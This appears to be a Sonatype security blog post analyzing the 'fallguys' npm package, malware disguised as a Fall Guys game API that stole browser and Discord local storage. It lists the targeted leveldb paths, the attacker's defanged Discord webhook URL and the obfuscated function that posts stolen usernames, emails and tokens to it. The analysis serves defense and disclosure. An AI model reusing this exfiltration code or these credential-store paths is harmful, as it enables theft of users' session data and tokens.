

Inside the “fallguys” malware that steals your browsing data and gaming IMs; Continued attack on open source software

blog.sonatype.com/inside-the-fallguys-malware





This weekend a report emerged of mysterious npm malware stealing sensitive information from Discord apps and web browsers installed on a user's machine.

The malicious component called "**fallguys**" lived on npm downloads impersonating an API for the widely popular video game, *Fall Guys: Ultimate Knockout*. Its actual purpose, however, was rather sinister.

As first reported by *ZDNet* and analyzed by the npm security team, the component when included in your development builds would run alongside your program, and access the following files:

1. /AppData/Local/Google/Chrome/User\x20Data/Default/Local\x20Storage/leveldb
2. /AppData/Roaming/Opera\x20Software/Opera\x20Stable/Local\x20Storage/leveldb
3. /AppData/Local/Yandex/YandexBrowser/User\x20Data/Default/Local\x20Storage/leveldb
4. /AppData/Local/BraveSoftware/Brave-Browser/User\x20Data/Default/Local\x20Storage/leveldb
5. /AppData/Roaming/discord/Local\x20Storage/leveldb

The file list comprises the local storage *leveldb* files of different web browsers, such as Chrome, Opera, Yandex, and Brave, along with any locally installed Discord apps.

LevelDB is a key-value storage format mainly used by web browsers to store data especially that relates to a user's web browsing sessions.

The “fallguys” component would pry on these files and upload them to a third-party Discord server, e.g. via webhooks.

A peek inside npm “fallguys”

Npm removed the malicious package, but fortunately we retain a copy of all components in a secure archive, so the Sonatype Security Research team was able to quickly analyze the malware. In fact, we got this into our data well before the news broke so Nexus users are safe!

In this Nexus Intelligence Insights post, we share a first look inside “fallguys”.

Vulnerability identifier: sonatype-2020-0774
Vulnerability type: Embedded Malicious Code
Impacted package: *fallguys* as formerly present in npm downloads

CVSS 3.1 Severity Metrics: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CVSS3.1 Score: 10 (Critical)

While “fallguys” package was likely created with malicious intent from the beginning, the package exhibits outright suspicious behavior in version **1.0.6**.

There are three files found in version 1.0.6. One is a README which touts the malware being a *Fall Guys* game API to gain some trust from the user and the other two files include the application manifest (“package.json”), and the main “index.js”.

README.MD | package.json | index.js

```
# Fallguys

Fallguys is a really fun game to play, you should buy it.

## Installation

```bash
npm i fallguys
```

Usage

```js
const fallguys = require("fallguys");

fallguys
```

Information
You could use this for an api.
```


The README.MD file present in“fallguys” npm malware
Image source: Sonatype

The manifest reveals nothing out of the blue, but in “index.js” we see a whole lot going on:

The very first constant “_0x13e5” is a cryptic array containing different strings and locations of multiple “leveldb” files the malware would eventually begin reading. This is all part of the obfuscation process, to jam different strings the application would need into a single array and read from this array.

For example, on line 28, the variable assignment obtains a value from this very “_0x13e5” array at an obfuscated subscript address “_0xe64ed6” (15093462).

There is also mention of strings such as “username”, “email”, “phone”, “Token grabber”, etc. but their purpose doesn’t become immediately obvious to an analyst.



Obfuscated code in index.js file of “fallguys” with Discord webhooks


(Spread out by us to make it more legible)

Image source: Sonatype

On line 35, we see the “webhook” variable containing the URL to the attacker’s Discord app which is where data read from the “leveldb” files we list above, would be posted to:


var webhook = 'https://discordapp[.]com/api/webhooks/746189410042904617/RQVJEOhzAblK5FlkQ-WIXkWfKfg5BFCdsjTeVueAIrVLaQMTvHgbuhuqFafPZYHfwnEq'

At the time of writing, our tests confirm the webhook endpoint is no longer responsive and was likely brought down by Discord:



Discord webhook where “fallguys” malware would post sensitive information to

The “send” function also has a nested JSON object which appears to contain the profile metadata with bits such as the author name, avatar thumbnail, username, email, etc.



```
function send(_0x15ad43, _0x2ad2fd, _0x2a34b7, _0x30016c, _0x46e9b5, _0x5469d0, _0x3d6f61, _0x41c447)
{
    _0x46e9b5 === null && (_0x46e9b5 = _0x3d04('0xe')), _0x5469d0 === null && (_0x5469d0 = _0x3d04('0x23')),
    _0x41c447 === null ? _0x41c447 = _0x3d04('0x29') : _0x41c447 = _0x3d04('0x22') + _0x2ad2fd + '/' + _0x41c447 +
    _0x3d04('0x9'), axios[_0x3d04('0x20')](webhook,
    {
        'embeds': [
        {
            'color': 0x1132d8,
            'author':
            {
                'name': '' + _0x2a34b7,
                'icon_url': '' + _0x41c447
            },
            'thumbnail':
            {
                'url': '' + _0x41c447
            },
            'description': _0x3d04('0x1b') + _0x15ad43 + _0x3d04('0x19') + _0x2ad2fd + '\x0a\x0a**USERNAME**\x0a\x0a'
            + '#' + _0x30016c + '\x0a\x0a**EMAIL**\x0a\x0a' + _0x46e9b5 +
            _0x3d04('0x1f') + _0x5469d0 + _0x3d04('0x1a') + _0x3d6f61
        }],
        'username': _0x3d04('0x2f'),
        'avatar_url': _0x3d04('0x13')
    },
    {
        'headers':
        {
            'Content-Type': _0x3d04('0x2')
        }
    });
}
```

The “send” function within the malicious “fallguys” component
Image source: Sonatype

Mostly your browser data, nothing else

In an age where adversaries find innovative ways to pollute the software supply chain via attacks such as Octopus Scanner, or leverage typosquatting techniques to mine Bitcoins, it is certainly odd for malware to exclusively target browser data stores and Discord files without touching more sensitive areas of a system.

“The malicious package appears to have been performing some sort of reconnaissance, gathering data on victims, and trying to assess what sites the infected developers were accessing, before delivering more targeted code via an update to the package later down the road,” states the ZDNet report.

Thankfully, this malware was caught early and has only been downloaded around 300 times. However, we may not always be so lucky.

Our New Normal

According to our 2020 State of the Software Supply Chain report, next-generation software supply chain “attacks” are far more sinister because bad actors are no longer waiting for public vulnerability disclosures. Instead, they are taking the initiative and actively injecting malicious code into open source projects that feed the global supply chain.

By shifting their focus “upstream,” such as with open-source malware in “fallguys,” bad actors can infect a single component, which will then be distributed “downstream” using legitimate software workflows and update mechanisms.

Our 2020 report also shows that this is happening at a rapidly increased rate. In fact, there was a 430% increase in next-generation software supply chain attacks over the past year. Keeping this in mind, it is virtually impossible to manually chase and keep track of such components.


Sonatype’s world-class security research data, combined with our automated malware detection technology safeguards your developers, customers, and software supply chain from infections like these.

DevOps-native organizations with the ability to continuously deploy software releases have an automation advantage that allows them to stay one step ahead of malicious intent. Sonatype Nexus customers were notified of **sonatype-2020-0774** within hours of the discovery, and their development teams automatically received instructions on how to remediate the risk. Their browsing history and gaming IMs are safe.

If you're not a Sonatype customer and want to find out if your code is vulnerable, you can use Sonatype's free Nexus Vulnerability Scanner to find out quickly.

Visit the Nexus Intelligence Insights page for a deep dive into other vulnerabilities like this one or subscribe to automatically receive Nexus Intelligence Insights hot off the press.

Tags: vulnerabilities, featured, Nexus Intelligence Insights



Written by Ax Sharma

Ax is a Security Researcher at Sonatype and Engineer who holds a passion for perpetual learning. His works and expert analyses have frequently been featured by leading media outlets. Ax's expertise lies in security vulnerability research, reverse engineering, and software development. In his spare time, he loves exploiting vulnerabilities ethically and educating a wide range of audiences.

Follow me on: